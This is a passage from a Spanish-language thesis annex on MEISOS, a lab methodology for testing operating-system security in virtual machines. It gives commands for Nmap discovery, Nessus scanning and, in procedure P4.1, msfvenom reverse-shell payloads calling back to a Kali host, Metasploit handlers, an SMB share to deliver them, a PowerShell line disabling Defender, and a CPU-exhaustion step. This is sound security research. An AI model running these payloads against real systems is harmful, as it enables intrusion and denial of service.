
Las entradas para realizar las pruebas de seguridad informática de MEISOS. Son los siguientes:

- Disponibilidad de la máquina en la que se van realizar las pruebas (Macarlupu y Marin, 2020).
- Disponibilidad de la imagen ISO del sistema operativo a instalar (Macarlupu y Marin, 2020).

Proceso:

La figura 3 muestra los procedimientos de MEISOS.

Figura 3 Procedimientos de MEISOS



Salida:

El resultado de MEISOS son los niveles de seguridad informática del sistema operativo.

Anexo:

Tabla 40 Niveles de riesgo de seguridad informática de los sistemas operativos

SO / MÉTRICAS	WINDOWS 7	WINDOWS 10	UBUNTU	LINUX MINT
Impacto en la Disponibilidad de la CPU (C)	Alto (C:A)	Bajo (C:B)	Bajo (C:B)	Bajo (C:B)
Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA)	Ninguno (EA:N)	Ninguno (EA:N)	Bajo (EA:B)	Bajo (EA:B)
Impacto en la Disponibilidad de la Memoria RAM (MR)	Alto (MR:A)	Bajo (MR:B)	Bajo (MR:B)	Bajo (MR:B)
Impacto en la Integridad del Sistema de Archivos (SA)	Ninguno (SA:N)	Ninguno (SA:N)	Ninguno (SA:N)	Ninguno (SA:N)

Anexo 6: Descripción de los procedimientos de MEISOS

A continuación, se explicarán todos los procedimientos que comprende MEISOS:

PROCEDIMIENTO P1: Instalar el Sistema Operativo

Objetivo

El objetivo de este procedimiento es instalar el sistema operativo para evaluar su seguridad informática.

Alcance

El alcance de este procedimiento contiene:

- Identificación de las especificaciones de la máquina donde se realizan las pruebas (Macarlupu y Marin, 2020).
- Instalación y configuración de la imagen ISO (Macarlupu y Marin, 2020).

Entrada

Para comenzar a realizar la instalación del sistema operativo es necesario tener los siguientes requisitos:

- Disponibilidad de la máquina en la que se van realizar las pruebas (Macarlupu y Marin, 2020).
- Disponibilidad de la imagen ISO del sistema operativo a instalar (Macarlupu y Marin, 2020).

Proceso

Los pasos del proceso de instalación del sistema operativo son los siguientes:

A. Para el caso del sistema operativo Windows 7 realizar lo siguiente:
    a. Identificar las especificaciones del hardware que se usarán en la máquina virtual donde se realizan las pruebas (Macarlupu y Marin, 2020). El sistema operativo usará lo siguiente:
        i. 2 GB de memoria RAM
        ii. Disco duro de 64 GB
        iii. 1 CPU virtual.

    b. Instalar la imagen del archivo ISO en la máquina virtual (Gallego, 2019).

    c. Instalar el sistema operativo Windows 7 (Pérez, 2009). Para esta

actividad se debe realizar lo siguiente:

i. Seleccionar el idioma, el formato de hora y el teclado a utilizar.
ii. Hacer click en “Instalar ahora”.

d. Aceptar los términos de licencia y seleccionar la opción personalizada en el tipo de instalación (Pérez, 2009).

e. Crear las particiones del disco en la máquina virtual (Pérez, 2009). Para esta actividad se debe realizar lo siguiente:

i. Hacer click en “Nuevo”.
ii. Hacer click en “Aplicar”.
iii. Hacer click en “Aceptar”.

f. Colocar el nombre de usuario y una contraseña (Pérez, 2009).

g. Seleccionar la opción “Usar la configuración recomendada” y configurar la hora y fecha (Pérez, 2009).

h. Seleccionar la opción “Red doméstica” para poder compartir archivos (Pérez, 2009).

i. Esperar hasta que termine la instalación del sistema operativo.

B. Para el caso del sistema operativo Windows 10 realizar lo siguiente:

a. Identificar las especificaciones del hardware que se usarán en la máquina virtual donde se realizan las pruebas (Macarlupu y Marin, 2020). El sistema operativo usará lo siguiente:

i. 4 GB de memoria RAM
ii. Disco duro de 50 GB
iii. 4 CPU virtual.

b. Instalar la imagen del archivo ISO en la máquina virtual (Gallego, 2019).

c. Instalar el sistema operativo Windows 10 (Souza, 2020). Para esta actividad se debe realizar lo siguiente:

i. Seleccionar el idioma, el formato de hora y el teclado a utilizar.

ii. Hacer click en “Instalar ahora”.

d. Aceptar los términos de licencia y seleccionar la opción personalizada en el tipo de instalación (Souza, 2020).

e. Crear las particiones del disco en la máquina virtual (Souza, 2020). Para esta actividad se debe realizar lo siguiente:
   i. Hacer click en “Nuevo”.
   ii. Hacer click en “Aplicar”.
   iii. Hacer click en “Aceptar”.

f. Seleccionar la opción “Usar la configuración Rápida” y escoger “Unirse a un Dominio Local de Active Directory” (Souza, 2020).

g. Colocar el nombre de usuario y una contraseña (Souza, 2020).

h. Esperar hasta que termine la instalación del sistema operativo.

C. Para el caso del sistema operativo Ubuntu realizar lo siguiente:
   a. Identificar las especificaciones del hardware que se usarán en la máquina virtual donde se realizan las pruebas (Macarlupu y Marin, 2020). El sistema operativo usará lo siguiente:
      i. 2 GB de memoria RAM
      ii. Disco duro de 15 GB
      iii. 4 CPU virtual.

   b. Instalar la imagen del archivo ISO en la máquina virtual (Gallego, 2019).

   c. Instalar el sistema operativo Ubuntu (Rebollo, 2017). Para esta actividad se debe realizar lo siguiente:
      i. Seleccionar el idioma a utilizar.
      ii. Hacer click en “Instalar Ubuntu”.

   d. Elegir la distribución del teclado a utilizar (Rebollo, 2017).

   e. Elegir las opciones para la instalación (Rebollo, 2017). Para esta actividad se debe realizar lo siguiente:

i. Elegir la opción de “Instalación normal”.
ii. Marcar la casilla “Descargar actualizaciones”.
iii. Marcar la casilla “Instalar programas de terceros”.

f. Elegir el tipo de instalación (Rebollo, 2017). Para esta actividad se debe realizar lo siguiente:
   i. Hacer click en “Borrar disco e instalar Ubuntu”.
   ii. hacer click en “Instalar”.

g. Escribir los cambios en los discos. Para esta actividad se debe de hacer click en “Continuar” (Rebollo, 2017).

h. Colocar la ubicación y hacer click en “Continuar” (Rebollo, 2017).

i. Colocar el nombre de usuario, nombre del equipo y una contraseña (Rebollo, 2017).

j. Esperar hasta que termine la instalación del sistema operativo.

D. Para el caso del sistema operativo Linux Mint realizar lo siguiente:
   a. Identificar las especificaciones del hardware que se usarán en la máquina virtual donde se realizan las pruebas (Macarlupu y Marin, 2020). El sistema operativo usará lo siguiente:
      i. 2 GB de memoria RAM
      ii. Disco duro de 20 GB
      iii. 1 CPU virtual.

   b. Instalar la imagen del archivo ISO en la máquina virtual (Gallego, 2019).

   c. Instalar el sistema operativo Linux Mint (Montoro, 2012). Para esta actividad se debe realizar lo siguiente:
      i. Elegir la opción “Start Linux Mint”.
      ii. Presionar la tecla Intro.
      iii. Abrir el instalador de Linux Mint “Install Linux Mint”.
      iv. Elegir el idioma a utilizar, la distribución del teclado.
      v. Marcar la casilla “Instalar los códecs multimedia”.

d. Escribir los cambios en los discos para la instalación (Montoro, 2012). Para esta actividad se debe realizar lo siguiente:
   i. Elegir la opción “Borrar disco de Linux Mint”.
   ii. Hacer click en “Instalar ahora”.
   iii. Hacer click en “Continuar”

e. Elegir la ubicación y hacer click en “Continuar” (Montoro, 2012).

f. Colocar el nombre de usuario, el nombre del equipo, una contraseña, marcar la opción “Iniciar sesión automáticamente” y hacer click en “Continuar” (Montoro, 2012).

g. Esperar hasta que termine la instalación del sistema operativo.

Salida

El resultado de este procedimiento es el sistema operativo instalado en la máquina.

Anexo

Ninguno.

PROCEDIMIENTO P2: Explorar la red del sistema operativo

Objetivo

El objetivo de este procedimiento es recolectar los datos necesarios de la máquina víctima (la que fue instalada en el anterior procedimiento) haciendo uso de las herramientas de la máquina que realizará las pruebas (la que tendrá instalada el sistema operativo Kali Linux).

Alcance

El alcance de este procedimiento contiene:

- Identificar la dirección IP del Kali Linux (Herzog, 2003).
- Identificar la dirección IP de la máquina víctima (Herzog, 2003).

Entrada

Para comenzar a realizar la exploración de la red del sistema operativo es necesario tener la herramienta Nmap para identificar la dirección IP de la máquina

víctima (Herzog, 2003).

Proceso

Los pasos del proceso de exploración de red del sistema operativo son los siguientes:

A. Instalar el sistema operativo Kali Linux. Para esta actividad se debe de realizar lo siguiente:
    a. Identificar las especificaciones del hardware que se usarán en la máquina virtual donde se realizan las pruebas (Macarlupu y Marin, 2020). El sistema operativo usará lo siguiente:
        i. 2 GB de memoria RAM
        ii. Disco duro de 50 GB
        iii. 4 CPU virtual.
    b. Instalar la imagen del archivo ISO en la máquina virtual.
    c. Instalar el sistema operativo Kali Linux (Gonzales, 2017). Para esta actividad se debe realizar lo siguiente:
        i. Elegir la opción “Graphical Install” y presionar la tecla Intro.
        ii. Seleccionar el idioma a utilizar, la ubicación y el teclado.
    d. Colocar el nombre de la máquina, una contraseña de superusuario y hacer click en “Continuar” (Gonzales, 2017).
    e. Elegir el método de particionado y el esquema de particionado (Gonzales, 2017). Para esta actividad se debe realizar lo siguiente:
        i. Elegir la opción “Guiado – utilizar todo el disco”.
        ii. Elegir el disco a particionar.
        iii. Elegir la opción “Todos los ficheros en una partición”
        iv. Finalizar el particionado
        v. Escribir los cambios en el disco
    f. Instalar el cargador de arranque GRUB (Gonzales, 2017).
    g. Esperar hasta que termine la instalación del sistema operativo.
B. Identificar la dirección IP de Kali Linux. Para esta actividad se debe

realizar lo siguiente:

a. Instalar el paquete net-tools y obtener la información del adaptador de la red para identificar su dirección IP (Palma, 2017). Para estas actividades se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
    i. sudo apt install net-tools
    ii. ifconfig

C. Identificar la dirección IP de la máquina víctima (Palma, 2017). Para esta actividad se debe realizar lo siguiente:
    a. Usar la herramienta Nmap y mostrar los hosts de la red de la máquina víctima para identificar su dirección IP (Palma, 2017). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Metasploit Framework de Kali Linux:
        i. sudo apt install nmap
        ii. /etc/init.d/postgresql start
        iii. workspace -a so
        iv. db_nmap –sS –O 172.26.0.0/24
        v. hosts

Salida

Los resultados de la exploración de la red del sistema operativo son los siguientes:

A. La dirección IP de Kali Linux.
B. La dirección IP de la máquina víctima.

Anexo

Tabla 41 Resultados de la exploración de la red de los sistemas operativos

SISTEMAS OPERATIVOS	DIRECCIÓN IP
Windows 7	172.26.0.6
Windows 10	172.26.0.4
Ubuntu	172.26.0.8
Linux Mint	172.26.0.9
Kali Linux*	172.26.0.11

*Con el sistema operativo Kali Linux se realizará las pruebas.

PROCEDIMIENTO P3: Identificar las vulnerabilidades del sistema operativo

Objetivo

El objetivo de este procedimiento es escanear todas las vulnerabilidades e identificar los niveles de riesgo de las vulnerabilidades relacionadas a los componentes del sistema operativo.

Alcance

El alcance de este procedimiento contiene:

- Escanear todas las vulnerabilidades (Herzog, 2003).
- Identificar los niveles de riesgo de las vulnerabilidades relacionadas a los componentes del sistema operativo (Herzog, 2003).

Entrada

Para comenzar a escanear e identificar las vulnerabilidades del sistema operativo es necesario tener los siguientes requisitos:

- La herramienta Nessus para identificar las vulnerabilidades de la maquina víctima (Herzog, 2003).
- La dirección IP de la máquina víctima (Herzog, 2003).

Proceso

Los pasos del proceso de escanear e identificar las vulnerabilidades del sistema operativo son los siguientes:

A. Se tomará como ejemplo el caso del sistema operativo Windows 7 para realizar el procedimiento:
    a. Registrarse en la página oficial Tenable y descargar el archivo de Nessus compatible con Kali Linux (Ureña, 2020).

    b. Instalar Nessus en el sistema operativo Kali Linux (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
        i. mv ~/Descargas/Nessus-10.1.1-debian6_amd64.deb .
        ii. sudo dpkg –i Nessus-10.1.1-debian6_amd64.deb
        iii. /bin/systemctl start nessusd.service
        iv. netstat –lnpt

c. Abrir el link: “https://carlo:8834/” que aparece en la terminal (Ureña, 2020).

d. Ingresar el código de activación que se obtuvo cuando se realizó el registro en Tenable (Ureña, 2020).

e. Colocar nuestro Usuario y Contraseña para crearnos una nueva cuenta (Ureña, 2020).

f. Esperar a que se descarguen e instalen los plugins necesarios para abrir la pantalla principal de Nessus (Ureña, 2020).

g. Escanear las vulnerabilidades (Ureña, 2020). Para esta actividad se debe realizar lo siguiente:
   i. Hacer click en “New Scan”.
   ii. Escribir “Windows 7” en el apartado “Nombre”.
   iii. Escribir “172.26.0.6” en el apartado “Target”.
   iv. Hacer click en “Save” y aparecerá un listado de los scaners.
   v. En el scaner Windows 7 hacer click en “Launch".

h. Identificar la lista de vulnerabilidades (Ureña, 2020). Para esta actividad se debe de hacer click en la pestaña “Vulnerabilities” para obtener los detalles de las vulnerabilidades.

i. Identificar las vulnerabilidades del sistema operativo que estén relacionadas con las métricas de Impacto en la Disponibilidad de la CPU (C), Impacto en la Disponibilidad de Espacio de Almacenamiento del Disco (EA), Impacto en la Disponibilidad de la Memoria RAM (MR) del sistema operativo e Impacto en la Integridad del Sistema de Archivos (SA).

Salida

El resultado de escanear e identificar las vulnerabilidades es la tabla con las vulnerabilidades obtenidas a través de Nessus y los niveles de riesgo de las vulnerabilidades relacionadas a los componentes del sistema operativo.

Tabla 42 Niveles de riesgo de las vulnerabilidades del sistema operativo obtenidas por Nessus

VARIABLES	VULNERABILIDADES	ESPECIFICACIONES	NIVEL DE RIESGO
Proceso de la CPU	*Nombre de la primera vulnerabilidad identificada*	*Especificaciones o definiciones relacionadas a la primera vulnerabilidad identificada*	*Nivel de riesgo de la primera vulnerabilidad*
Espacio de Almacenamiento del Disco	*Nombre de la segunda vulnerabilidad identificada*	*Especificaciones o definiciones relacionadas a la segunda vulnerabilidad identificada*	*Nivel de riesgo de la segunda vulnerabilidad*
Uso de la Memoria RAM	*Nombre de la tercera vulnerabilidad identificada*	*Especificaciones o definiciones relacionadas a la tercera vulnerabilidad identificada*	*Nivel de riesgo de la tercera vulnerabilidad*
Sistema de Archivos	*Nombre de la cuarta vulnerabilidad identificada*	*Especificaciones o definiciones relacionadas a la cuarta vulnerabilidad identificada*	*Nivel de riesgo de la cuarta vulnerabilidad*

Anexo

De acuerdo al reporte de la herramienta Nessus no se han identificado vulnerabilidades relacionadas a nuestras variables en los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint.

PROCEDIMIENTO P4: Realizar las pruebas de seguridad informática del sistema operativo

Objetivo

El objetivo de este procedimiento es realizar las pruebas del sistema operativo para verificar si las vulnerabilidades están expuestas a estos ataques e identificar los cambios en el sistema operativo.

Alcance

El alcance de este procedimiento es realizar las pruebas de seguridad informática del sistema operativo (Herzog, 2003).

Entrada

Para comenzar a realizar las pruebas de seguridad informática del sistema operativo es necesario tener las herramientas para la ejecución de los procedimientos 4.1, 4.2, 4.3 y 4.4.

Proceso

Los pasos del proceso para realizar las pruebas de seguridad informática del sistema operativo son los siguientes:

A. Ejecutar el procedimiento 4.1: Realizar la prueba de impacto en la disponibilidad de la CPU.
B. Ejecutar el procedimiento 4.2: Realizar la prueba de impacto en la disponibilidad de espacio de almacenamiento del disco.
C. Ejecutar el procedimiento 4.3: Realizar la prueba de impacto en la disponibilidad de uso de la memoria RAM.
D. Ejecutar el procedimiento 4.4: Realizar la prueba de impacto en la integridad del sistema de archivos.

Salida

Los resultados de las pruebas de seguridad informática del sistema operativo de los procedimientos 4.1, 4.2, 4.3 y 4.4.

Anexo

Ninguno.

Procedimiento P4.1: Realizar la prueba de impacto en la disponibilidad de la CPU

Objetivo

El objetivo de este procedimiento es realizar la prueba de impacto en la disponibilidad de la CPU e identificar los cambios en el porcentaje del uso medio de la CPU por parte de todos los procesos.

Alcance

El alcance de este procedimiento contiene:

- Realizar la prueba de impacto en la disponibilidad de la CPU (Herzog, 2003).

- Identificar los cambios en el porcentaje del uso medio de la CPU por parte de todos los procesos (Herzog, 2003).

Entrada

Para comenzar a realizar la prueba de impacto en la disponibilidad de la CPU es necesario tener los siguientes requisitos:

- La herramienta Metasploit para acceder a la máquina víctima (Herzog, 2003).
- Para el caso de los sistemas operativos Windows 7 y 10, la herramienta Monitor de Recursos para identificar el uso de CPU (Herzog, 2003).
- Para el caso del sistema operativo Ubuntu, la herramienta Monitor del Sistema para identificar el uso de CPU (Herzog, 2003).
- Para el caso del sistema operativo Linux Mint, la herramienta Gestor de Tareas para identificar el uso de CPU (Herzog, 2003).

Proceso

Los pasos del proceso de la prueba de impacto en la disponibilidad de la CPU son los siguientes:

A. Para el caso del sistema operativo Windows 7 realizar lo siguiente:
    a. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 7:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
        iii. Presionar la tecla Intro.

    b. Ir a la pestaña que dice “CPU” e identificar cuál es el porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

    c. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

    d. Crear un archivo .exe para que sea ejecutado por la máquina

víctima y abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. msfvenom -p windows/shell/reverse_tcp LHOST=172.26.0.11 LPORT=8001 -f exe -o w7shell8001.exe
ii. msfconsole

e. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. handler -h
ii. handler -H 172.26.0.11 -P 8001 -p windows/shell/reverse_tcp
iii. jobs

f. Comprobar que el equipo está escuchando en el puerto mencionado y compartir entre Kali Linux y Windows el directorio en el que está ubicado el archivo ejecutable (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en una nueva pestaña de la terminal de Kali Linux:

i. netstat -lnpt
ii. impacket-smbserver share ./

g. Abrir en Windows 7 el directorio que Kali Linux está compartiendo actualmente y ejecutar el archivo "w7shell8001.exe" para que se genere una sesión (Ureña, 2020). Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 7:

i. Efectuar la combinación de teclas “Windows + R”.
ii. Escribir "\\172.26.0.11\share" en el cuadro de búsqueda y presionar la tecla Intro.
iii. Copiar el archivo "w7shell8001.exe" al escritorio.
iv. Ejecutar el archivo como administrador.

h. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

i. Usar el comando “&” para ejecutar varias veces el comando “start firefox” y poder abrir el programa varias veces. Para esta actividad se debe de colocar la línea de comandos "start firefox & " 35 veces (Guevara et al., 2015).

j. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

B. Para el caso del sistema operativo Windows 10 realizar lo siguiente:
    a. Abrir el “Monitor de Recursos” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Monitor de Recursos" en el cuadro de búsqueda.
        iii. Presionar la tecla Intro.

    b. Ir a la pestaña que dice “CPU” e identificar cuál es el porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

    c. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

    d. Abrir Windows PowerShell y desactivar el antivirus de Windows 10 (Ureña, 2020). Para esta actividad se debe realizar lo

siguiente en el sistema operativo Windows 10:

i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
ii. Escribir "Windows PowerShell" en el cuadro de búsqueda.
iii. Hacer click derecho en "Windows PowerShell" y hacer click en “Ejecutar como administrador”.
iv. Escribir el comando “Set-MpPreference -DisableRealtimeMonitoring $true”.

e. Crear un archivo .exe para que sea ejecutado por la máquina víctima y abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. msfvenom -p windows/shell/reverse_tcp LHOST=172.26.0.11 LPORT=8005 -f exe -o w10shell8005.exe
ii. msfconsole

f. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:

i. handler -h
ii. handler -H 172.26.0.11 -P 8005 -p windows/shell/reverse_tcp
iii. jobs

g. Comprobar que el equipo está escuchando en el puerto mencionado y compartir entre Kali Linux y Windows el directorio en el que está ubicado el archivo ejecutable (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en una nueva pestaña de la terminal de Kali Linux:

i. netstat -lnpt
ii. impacket-smbserver share ./

h. Abrir en Windows 10 el directorio que Kali Linux está compartiendo actualmente y ejecutar el archivo "w10shell8005.exe" para que se genere una sesión (Ureña, 2020). Para esta actividad se debe realizar lo siguiente en el sistema operativo Windows 10:
    i. Efectuar la combinación de teclas “Windows + R”.
    ii. Escribir "\\172.26.0.11\share" en el cuadro de búsqueda y presionar la tecla Intro.
    iii. Copiar el archivo "w10shell8005.exe" al escritorio.
    iv. Ejecutar el archivo como administrador.

i. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

j. Usar el comando “&” para ejecutar varias veces el comando “start firefox” y poder abrir el programa varias veces. Para esta actividad se debe de colocar la línea de comandos "start firefox & " 35 veces (Guevara et al., 2015).

k. Abrir el “Monitor de Recursos” e identificar cuál es el nuevo porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

C. Para el caso del sistema operativo Ubuntu realizar lo siguiente:
    a. Abrir el “Monitor del Sistema” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Ubuntu:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Monitor del Sistema" en el cuadro de búsqueda.

iii. Presionar la tecla Intro.

b. Ir a la pestaña que dice “Recursos” e identificar cuáles son los porcentajes del uso medio de cada CPU por parte de todos los procesos del sistema operativo y realizar un promedio de ellos para obtener el porcentaje del uso medio de la CPU.

c. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

d. Crear un archivo .elf para que sea ejecutado por la máquina víctima y abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
   i. msfvenom -p linux/x64/shell/reverse_tcp LHOST=172.26.0.11 LPORT=8020 -f elf -o ubushell8020.elf
   ii. msfconsole

e. Usar el handler para crear un área de trabajo en segundo plano, decirle cual es el host, el puerto y el payload que se escuchará y comprobar que se esté escuchando en un módulo el puerto mencionado (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
   i. handler -h
   ii. handler -H 172.26.0.11 -P 8020 -p linux/x64/shell/reverse_tcp
   iii. jobs

f. Comprobar que el equipo está escuchando en el puerto mencionado (Ureña, 2020). Para esta actividad se debe de ingresar el siguiente comando en una nueva pestaña de la terminal de Kali Linux “netstat -lnpt”.

g. Enviar el archivo “ubushell8020.elf” al escritorio de la máquina

víctima para estar a la espera de que lo ejecute (Ureña, 2020).

h. Acceder al Escritorio, hacer que el archivo “ubushell8020.elf” sea ejecutable y ejecutarlo (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos la terminal de Ubuntu:
    i. cd Escritorio
    ii. chmod a+x ubushell8020.elf
    iii. ./ubushell8020.elf

i. Mostrar la lista de sesiones activas y acceder a la sesión que se generó para poder ingresar a la máquina víctima (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. sessions
    ii. sessions 1

j. Acceder al directorio y especificar la pantalla en la que se abrirán varias veces el programa (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la pestaña de la terminal de Kali Linux donde se abrió la sesión de Metasploit:
    i. cd ..
    ii. cd .mozilla
    iii. cd firefox
    iv. export DISPLAY=:0

k. Usar el comando “&” para ejecutar varias veces el comando para abrir el programa “firefox”. Para esta actividad se debe de colocar la línea de comandos "firefox & " 35 veces (Guevara et al., 2015).

l. Abrir el “Monitor del Sistema” e identificar cuáles son los nuevos porcentajes del uso medio de cada CPU por parte de todos los procesos del sistema operativo y realizar un promedio de ellos para obtener el nuevo porcentaje del uso medio de la CPU

D. Para el caso del sistema operativo Linux Mint realizar lo siguiente:
    a. Abrir el “Gestor de Tareas” del sistema operativo. Para esta actividad se debe realizar lo siguiente en el sistema operativo Linux Mint:
        i. Hacer click en Inicio, en la pantalla principal del sistema operativo.
        ii. Escribir "Gestor de Tareas" en el cuadro de búsqueda.
        iii. Presionar la tecla Intro.

    b. Identificar cuál es el porcentaje del uso medio de la CPU por parte de todos los procesos del sistema operativo.

    c. Atacar las vulnerabilidades que fueron identificadas en el procedimiento P3: Identificar las vulnerabilidades del sistema operativo.

    d. Crear un archivo .elf para que sea ejecutado por la máquina víctima y abrir una sesión de Metasploit (Ureña, 2020). Para esta actividad se deben de ingresar los siguientes comandos en la terminal de Kali Linux:
        i. msfvenom -p linux/x64/shell/reverse_tcp LHOST=172.26.0.11 LPORT=8025 -f elf -o mintshell8025.elf
        ii. msfconsole

